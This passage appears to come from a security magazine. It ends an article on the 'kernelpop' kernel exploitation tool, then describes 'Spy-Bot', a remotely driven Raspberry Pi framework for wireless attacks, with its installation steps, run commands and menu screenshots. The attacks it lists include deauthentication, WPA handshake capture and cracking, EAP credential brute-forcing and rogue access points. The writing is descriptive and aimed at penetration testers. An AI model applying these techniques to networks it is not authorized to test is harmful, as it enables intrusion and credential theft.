Successful exploitation normally leads to an interactive shell in the terminal. Any other successful conditions, such as overwrite of password files or embedded backdoors, are noted in the execution of the exploit.

"kernelpop" is a powerful, extensible tool for performing automated kernel exploitation. Windows support is not currently included, but is planned as a roadmap feature in future updates. If you would like to contribute to "kernelpop" be it in the form of tests, functionality, or expanded exploits, please issue a pull request to the project. It can be found at https://github.com/spencerdodd/kernelpop.

Thank you and happy hacking!




SPY-BOT: A CLOUD PENTESTING APPROACH


by Aamer Shareef

Spy-Bot: A Cloud Pentesting Approach

Sit back in your room and pentest wireless networks anywhere in the world over the cloud!


The Spy-Bot is a robot based on a Raspberry Pi build using Python, which can navigate and perform wireless penetration testing over the cloud. The Spy-Bot works with a Spy-Bot framework, which constitutes the source code and files needed to perform wireless penetration testing objectives using Python scripts.





The SpyBot framework provides a convenient approach to perform RED-TEAM exercises aimed to perform penetration tests on wireless networks in a particular region. The framework contains remote admin scripts used by a remote admin (Admin WorkSpace) and Spy-Bot scripts used on the Raspberry Pi (SpyBot Workspace) to perform remote wireless penetration testing over the cloud.

The Spy-Bot framework contains tools developed and designed to gather geographical information regarding wireless access points, detect wifi signal leakage by plotting geo-coordinates of a wireless AP packets on Google maps and perform several other attack objectives. The Spy-Bot framework sets up a database that stores information related to the wireless pentests and audits performed using the Spy-Bot.



This wireless pentest framework is designed specifically to work efficiently with a Raspberry Pi. The source files for performing wireless penetration testing objectives (present in the SpyBot Workspace) can also be used on a standalone individual system that runs Kali Linux or a similar distro. The source codes have been designed and tested to work with a TP-Link WN-722N (use SpyBotmian.py in the master branch) and ALFA cards (check SpyBotMain_alfa.py to work with other cards and ALFA cards).

OBJECTIVES OF THE SPY-BOT:

1. Deploying the Spy-Bot:

- Remotely connecting to the Spy-Bot using Python. (Using Yaler Services https://yaler.net/. Setup the Yaler services on the Raspberry Pi for auto start by checking out the official documentation on the Yaler website. Place your Yaler files in the Admin Workspace)

- Remotely controlling and navigating the Spy-Bot using Python. (Run the navigation.py on the Raspberry Pi)

2. **Testing Attacks against WPA/WPA2/WPA-Enterprise Networks (Objectives done using SpyBotMain.py and SpyBotMain_alfa.py)**

- Passively deauthenticate connected clients to an AP using Python & Scapy.
- Detect WPS status of APs.
- Force Handshake Capturing while Deauthenticating using Python & Scapy.
- GPU accelerated PSK cracking using Pyrit using custom Wordlists. (Place your Wordlists in the Admin Workspace Directory. Check out the basic layout figures to setup the Admin Workspace)

3. **Testing Attacks against WEP Networks**

- Passively deauthenticate connected clients to an AP using Python & Scapy.
- Collect AP data packets using Python & Scapy.
- Acquire WEP Network Key.

4. **Testing Attacks against Authentication Protocols**

- Using Python to leverage vulnerabilities in EAP-LEAP/PEAP/TTLS/MD5 to obtain challenge & response pairs during misconfigured authentications.
- Using ASLEAP, EAPMD5PASS and custom wordlists to perform dictionary brute-forcing to acquire weak passwords used by clients.

5. **Dynamically Hosting Rogue APs for victim clients**

- Using Python and hostapd to:
- Hosting a rogue AP (Open networks or WPA-Enterprise Networks) based on the Access points in a region or creating a custom AP.
- Dynamically selecting and hosting the Strongest AP in a region.
- Hosting a rogue AP based on selection of available APs.
- Hosting Rogue APs in karma mode.

NEW FEATURES WILL BE ADDED SOON :) !

INSTALLATION

1. **Setting up the CLOUD System/Command & Control Center**

- The remote system/C2C System is used to connect & control the Spy-Bot remotely over the internet.
- Place the contents of the Admin_Workspace onto the system that you wish to use as a Remote System.
- If you are SSHing into the Spy-Bot remotely using Yaler, make sure to add the Yaler relay node in the admin.py.
- The remote system must have aircrack-ng, optirun, bumblebeed and pyrit installed.
- The remote system must be running a suitable OS such as Kali Linux. (Tested on Parrot OS).

2. **Setting up the Spy-Bot**

- Refer to the wiki to setup the SPyBot motor controller, GPIO Connection and Circuit connections.
- Make sure you have configured the Yaler services to run on and boot on the Raspberry Pi (if using a remote connection over the internet).
- Make sure you are using Parrot OS armhf or a similar distro on the Raspberry Pi.
- Install the pygmaps module present in the dependencies folder.
- Install scapy, click, GPS, Google maps and RPi Python modules on the Raspberry Pi (Spy-Bot).
- Create a Google geolocation API and add it to the line key="<insert_api_here>" in locationtest.py. Use a paid API to bypass any restrictions if needed (preferred). The script sends an API request for every packet sniffed.
- Connect an NMEA USB GPS device for retrieving geographical coordinates. (I have tested and used GlobSAT bu353, which is connected to tty0 by default. Change this value in gpstest.py if needed)
- Connect a suitable wireless card (Tp-Link/ALFA) to the Spybot which supports monitor-mode.
- Ensure the Spy-Bot has a internet connection at boot (Example: a 3g connection. You need to preconfigure it if you are deploying the SpyBot remotely)

USE A SUITABLE DATABASE VIEWER (SUCH AS SQLITE MANAGER FIREFOX PLUGIN) TO VIEW THE CONTENTS OF THE SPYBOT.DB DATABASE. SAMPLE FILES ARE PROVIDED.

REFER TO THE WIKI PAGE FOR MORE DETAILS & SETTING UP.

Usage

1. The Spybotmain.py is responsible for performing the wireless pentest objectives. It can be run on a remote command and control center, or on the Spybot. Make the spybotmain.py as an executable and run with root privileges.

```
chmod a+x SpyBotMain.py
```

```
./Spybotmain.py <wireless-interface name>
```

example: `./Spybotmain.py wlan0`

Run the admin.py (as root) if performing objectives remotely.

```
chmod a+x admin.py
```

```
./admin.py
```


2. Run navigation.py to control the motors of the Spy-Bot Use the arrow keys or 'a','s','d','w' to control directions. Press space key to stop.

```
chmod a+x navigation.py
```

```
./navigation.py
```

Screenshots

1. **Connecting to the SpyBot.**


Terminal
File Edit View Search Terminal Help
Terminal
Edit View Search Terminal Help


```
root@localhost's password:
```

```
       \$$$$$$\  $$   __$$\ $$ |  $$ |$$$$$$$\ |$$   __$$\ _$$  _|
        \____$$\ $$ /  $$ |$$ |  $$ |$$   __$$\ $$ /  $$ | $$ |
       $$\   $$ |$$ |  $$ |$$ |  $$ |$$ |  $$ |$$ |  $$ | $$ |$$
       \$$$$$$  |$$$$$$$  |\$$$$$$$ |$$$$$$$  |\$$$$$$  | \$$$$  |
        \______/ $$  ____/  \____$$ |\_______/  \______/   \____/
                 $$ |      $$\   $$ |
                 $$ |      \$$$$$$  |
                 \__|       \______/

    Welcome Admin, To SpyBot Framework. A Remote Wireless Pentesting Framework.
    Select an option and follow the instruction to use!
    1. Connect to the SPYBOT.
    2. Perform GPU Dictionary Attack on a handshake pcap file.
    3. Perform Dictionary Attack on a Challenge/Response Pair [using asleap and md5eapass].
    4. Retrieve Files From SpyBot [Results in ForAdmin Directory].
    Press 'C' to Exit!

 | Connecting to SpyBot....Make sure the SpyBot is ONLINE!
 | Starting Yaler Services...
 ] Yaler Services Started.
[*] Launching Terminal..
[*] Press 1 to launch another terminal/Retry
[*] Press 2 to return to main menu
```

On the cloud/C2C system, execute the admin.py script (sudo/root) present in the admin_workspace directory. The admin.py allows you to connect to the SpyBot over YALER, launch GPU password attacks on pcap files and retrieves any handshake files, rogue AP login detail files, etc., are captured by the SpyBot and stores it in the admin_workspace.

NOTE: *root@localhost is the default remote login prompt given to you by Yaler services, if you configure the Yaler services properly for the remote connection.*


2. **Running the spybotmain.py**



```
┌─[root@parrot-armhf]─[/home/pi/Desktop/SpyBotWorkspace]
└──╼ #./SpyBotMain.py wlan1
[*] Connection Established to SpyBot Database
[*] Initializing Interface: wlan1!


                 $$$$$$\                      $$$$$$$\            $$
                $$  __$$\                     $$  __$$\           $$ |
                $$ /  \__| $$$$$$\  $$\   $$\ $$ |  $$ | $$$$$$\ $$$$$$
                \$$$$$$\  $$  __$$\ $$ |  $$ |$$$$$$$\ |$$  __$$\ _$$  _|
                 \____$$\ $$ /  $$ |$$ |  $$ |$$  __$$\ $$ /  $$ | $$ |
                $$\   $$ |$$ |  $$ |$$ |  $$ |$$ |  $$ |$$ |  $$ | $$ |$$
                \$$$$$$  |$$$$$$$  |\$$$$$$$ |$$$$$$$  |\$$$$$$  | \$$$$  |
                 \______/ $$  ____/  \____$$ |\_______/  \______/   \____/
                          $$ |      $$\   $$ |
                          $$ |      \$$$$$$  |
                          \__|       \______/


            Welcome To SpyBot Framework. A Remote Wireless Pentesting Framework.
            Select an option and follow the instruction to use!
            1. Launch Network Scanner.
            2. Launch Client Probe Scanner.
            3. Launch Hidden SSID Scanner.
            4. Launch WEP Attack.
            5. Capture WPA Handshake.
            6. Launch Deauthentication Attack.
            7. Launch Rogue AP Attacks.
            8. Send Files To Command Center.
            Press 'C to Exit'

]
```

Once you login to the SpyBot using the admin.py script on the cloud server/remote control system, launch the spybotmain.py in the spybot_workspace directory. The spybotmain.py runs on the Raspberry Pi (Spy-Bot) to perform wireless penetration testing objectives.

3. **Controlling the SpyBot remotely & war-driving over the cloud**



```
changing values!
motors set!
moving right
changing values!
motors set!
moving right
changing values!
motors set!
moving right
changing values!
motors set!
moving right
changing values!
motors set!
moving right
changing values!
motors set!
moving forward!
changing values!
motors set!
moving right
changing values!
motors set!
moving forward!
```

Terminal 2: Running navigation.py to control the SpyBot after logging in the Spybot.

```
      \$$$$$$  |$$$$$$$  |\$$$$$$$ |$$$$$$$  |\$$$$$$  | \$$$$  |
       \______/ $$  ____/  \____$$ |\_______/  \______/   \____/
                $$ |        $$\   $$ |
                $$ |        \$$$$$$  |
                \__|         \______/


    Welcome Admin, To SpyBot Framework. A Remote Wireless Pentesting Framework.
    Select an option and follow the instruction to use!
    1. Connect to the SPYBOT.
